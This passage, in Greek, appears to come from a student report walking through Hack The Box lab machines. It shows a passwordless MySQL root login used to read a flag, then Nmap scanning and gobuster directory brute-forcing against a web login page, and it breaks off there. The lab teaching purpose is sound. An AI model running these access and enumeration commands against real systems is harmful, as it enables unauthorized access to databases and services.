


Figure 2: Εκτέλεση εντολής Mysql –help

οι MySQL clients συνήθως ελέγχουν την ταυτότητα με την υπηρεσία με συνδυασμό ονόματος χρήστη και κωδικού πρόσβασης. Ωστόσο, είναι απαραίτητο να γίνει έλεγχος ταυτότητας χωρίς κωδικό πρόσβασης, καθώς ενδέχεται να υπάρχει σκόπιμη εσφαλμένη ρύθμιση παραμέτρων στην υπηρεσία, η οποία θα επέτρεπε στο προσωπικό να συνδεθεί εύκολα στην υπηρεσία κατά το στάδιο ανάπτυξης του έργου για να αλληλεπιδράσει εύκολα μαζί της πριν τη διαθέσει. σε άλλους συναδέλφους. Στην παρούσα κατάσταση, μια αρχική προσπάθεια μπορεί να είναι η προσπάθεια σύνδεσης ως χρήστης : root, έχοντας φυσικά το υψηλότερο επίπεδο προνομίων στο σύστημα.

Χρησιμοποιούμε αυτήν την εντολή στο τερματικό μας:

«mysql –h 10.129.247.174 –u root”

-h: σύνδεση στον κεντρικό υπολογιστή και

-u: καθορισμός του χρήστη για σύνδεση.




Figure 3: Σύνδεση στην βάση δεδομένων MariaDB

Όπως μπορούμε να δούμε δεν μου ζητά κωδικό πρόσβασης που σημαίνει ότι έχουμε συνδεθεί στη βάση δεδομένων χωρίς να έχουμε κωδικό πρόσβασης.

Έχουμε πλέον γραμμή εντολών της υπηρεσίας MySQL από όπου μπορούμε να εξερευνήσουμε τους πίνακες και τα δεδομένα σε αυτό που είναι διαθέσιμα σε εμάς.. Οι εντολές που χρησιμοποιούμε είναι απαραίτητες για την πλοήγηση και είναι οι παρακάτω:

- SHOW DATABASES; : Εκτυπώνει τις βάσεις δεδομένων στις οποίες μπορούμε να έχουμε πρόσβαση.
- USE (DATABASE_NAME); : Ορίζουμε τη χρήση της βάσης δεδομένων με το όνομα {database_name}.
- SHOW TABLES; : Εκτυπώνει τους διαθέσιμους πίνακες μέσα στην τρέχουσα βάση δεδομένων.
- SELECT * FROM (TABLE_NAME); : Εκτυπώνει όλα τα δεδομένα από τον πίνακα {table_name}.

Στις παρακάτω εικόνες μπορούμε να δούμε τα αποτελέσματα από την εκτέλεση των εντολών:

Figure 4: Εκτέλεση εντολής για την εμφάνιση των βάσεων δεδομένων που έχουμε πρόσβαση

Figure 5: Εκτέλεση εντολής για την επιλογή της HTB βάσης δεδομένων.





Figure 6: Εκτέλεση εντολής για την εμφάνιση των πινάκων της HTB βάσης δεδομένων

Figure 7: Εκτέλεση εντολής για την εμφάνιση των δεδομένων του πίνακα config



Όπως μπορούμε να δούμε το ID=5 (Flag) είναι το δεδομένο, που μας ζητάει το εικονικό μηχάνημα, για να θεωρηθεί ότι επιτύχαμε στην διείσδυση του μηχανήματος.

4.3 Σενάριο 2ο

4.3.1 Εικονική μηχανή “Appointment”

Το εικονικό μηχάνημα “Appointment” περιέχει μια εφαρμογή web. Ο στόχος μας είναι ένα μηχάνημα που φιλοξενεί έναν ιστότοπο με δυνατότητες αναζήτησης έναντι μιας βάσης δεδομένων back-end που περιέχει στοιχεία με δυνατότητα αναζήτησης και ευάλωτα σε αυτού του είδους την επίθεση. Κανένας χρήστης δεν πρέπει να βλέπει όλα τα στοιχεία αυτής της βάσης δεδομένων, επομένως διαφορετικά προνόμια στον ιστότοπο θα σας παρέχουν διαφορετικά αποτελέσματα αναζήτησης.

4.3.2 Μεθοδολογία διείσδυσης

Ενεργοποιώντας το εικονικό μηχάνημα, βλέπουμε αυτόματως και την IP (10.129.156.165) που κατέχει. Ξεκινώντας με τη σάρωση Nmap, ώστε να μπορούμε να ελέγξουμε ποιες θύρες είναι ανοιχτές και ποιες υπηρεσίες εκτελούνται σε αυτές με τις παρακάτω επιλογές:
-sC: Εκτελεί σάρωση σεναρίου χρησιμοποιώντας το προεπιλεγμένο σύνολο σεναρίων και
-sV: ενεργοποιεί την ανίχνευση έκδοσης, η οποία θα εντοπίσει ποιες εκδόσεις εκτελούνται σε ποια θύρα. Όπως θα δούμε και στην παρακάτω εικόνα:




Figure 7: Εκτέλεση εντολής Nmap

Η μόνη ανοιχτή θύρα που εντοπίζουμε είναι η θύρα 80 TCP, η οποία εκτελεί τον διακομιστή Apache httpd, έκδοση 2.4.38. Ο Apache HTTP Server είναι μια δωρεάν εφαρμογή ανοιχτού κώδικα που εκτελείτε για ιστοσελίδες είτε σε φυσικούς είτε σε εικονικούς διακομιστές Ιστού. Είναι ένας από τους πιο δημοφιλείς διακομιστές HTTP και συνήθως εκτελείται σε τυπικές θύρες HTTP όπως οι θύρες 80 TCP, 443 TCP και εναλλακτικά σε θύρες HTTP όπως 8080 TCP ή 8000 TCP. Το HTTP σημαίνει Πρωτόκολλο Μεταφοράς Υπερκειμένου και είναι ένα πρωτόκολλο επιπέδου εφαρμογής που χρησιμοποιείται για τη μετάδοση εγγράφων υπερμέσων, όπως η HTML (Γλώσσα σήμανσης υπερκειμένου).

Η σάρωση Nmap μας έδωσε την ακριβή έκδοση της υπηρεσίας Apache httpd, η οποία είναι η 2.4.38. Συνήθως, μια καλή ιδέα είναι να αναζητήσουμε την έκδοση της υπηρεσίας σε δημοφιλείς βάσεις δεδομένων ευπάθειας στο διαδίκτυο για να δούμε εάν υπάρχει κάποια ευπάθεια για την καθορισμένη έκδοση. Ωστόσο, στην περίπτωσή μας, αυτή η έκδοση δεν περιέχει καμία γνωστή ευπάθεια που θα μπορούσαμε να εκμεταλλευτούμε.

Για να απαριθμήσουμε περαιτέρω την υπηρεσία που εκτελείται στη θύρα 80, μπορούμε να πλοηγηθούμε απευθείας στη διεύθυνση IP του στόχου από το πρόγραμμα περιήγησής μας.




Figure 8: Άνοιγμα IP σε πρόγραμμα περιήγησης

Πληκτρολογώντας τη διεύθυνση IP του στόχου στο πεδίο URL του προγράμματος περιήγησής μας, βρισκόμαστε αντιμέτωποι με έναν ιστότοπο που περιέχει μια φόρμα σύνδεσης.

Οι φόρμες σύνδεσης χρησιμοποιούνται για τον έλεγχο ταυτότητας των χρηστών και την πρόσβαση σε περιορισμένα μέρη του ιστότοπου ανάλογα με το επίπεδο προνομίων που σχετίζεται με το όνομα χρήστη εισαγωγής. Δεδομένου ότι δεν γνωρίζουμε συγκεκριμένα διαπιστευτήρια που θα μπορούσαμε να χρησιμοποιήσουμε για να συνδεθούμε, θα ελέγξουμε εάν υπάρχουν άλλοι κατάλογοι ή σελίδες χρήσιμες για εμάς στη διαδικασία απαρίθμησης. Θεωρείται πάντα καλή πρακτική, η πλήρης απαρίθμηση του στόχου προτού στοχεύσουμε μια συγκεκριμένη ευπάθεια που γνωρίζουμε, όπως η ευπάθεια SQL Injection σε αυτήν την περίπτωση. Χρειαζόμαστε όλη την εικόνα για να διασφαλίσουμε ότι δεν θα χάσουμε τίποτα.

Σκεφτόμαστε τους καταλόγους Ιστού ως "φακέλους Ιστού" όπου αποθηκεύονται και οργανώνονται άλλοι πόροι και σχετικά αρχεία, όπως άλλες σελίδες, φόρμες σύνδεσης, φόρμες σύνδεσης διαχειριστή, εικόνες και αποθήκευση αρχείων διαμόρφωσης όπως CSS, JavaScript, PHP, κι αλλα. Ορισμένοι από αυτούς τους πόρους συνδέονται απευθείας από τη σελίδα προορισμού του ιστότοπου. Οι σελίδες στις οποίες είμαστε όλοι συνηθισμένοι, όπως οι σελίδες Αρχική σελίδα, Πληροφορίες, Επικοινωνία, Εγγραφή και Σύνδεση, θεωρούνται ξεχωριστοί κατάλογοι ιστού. Κατά την πλοήγηση σε αυτές τις σελίδες, η διεύθυνση URL στο επάνω μέρος του παραθύρου του προγράμματος περιήγησής μας θα αλλάξει ανάλογα με την τρέχουσα τοποθεσία μας.

Μπορούμε να δούμε στο παρακάτω διάγραμμα, όλα τα οποία προαναφέρθηκα παραπάνω:




Figure 9: Διαδικτυακοί φάκελοι εφαρμογών

Θα προσπαθήσουμε να κάνουμε επίθεση ωμής βίας (brute force attack), στους καταλόγους και τα αρχεία, με την βοήθεια του gobuster, όπως φαίνεται στις παρακάτω εικόνες:




Figure 10: Εγκατάσταση εφαρμογής gobuster

Μετά την εγκατάσταση της εφαρμογής, εκτελούμε την εντολή:

«sudo gobuster dir -u 10.129.156.165 -w usr/share/wordlists/dirb/common.txt –u 10.129.156.165»

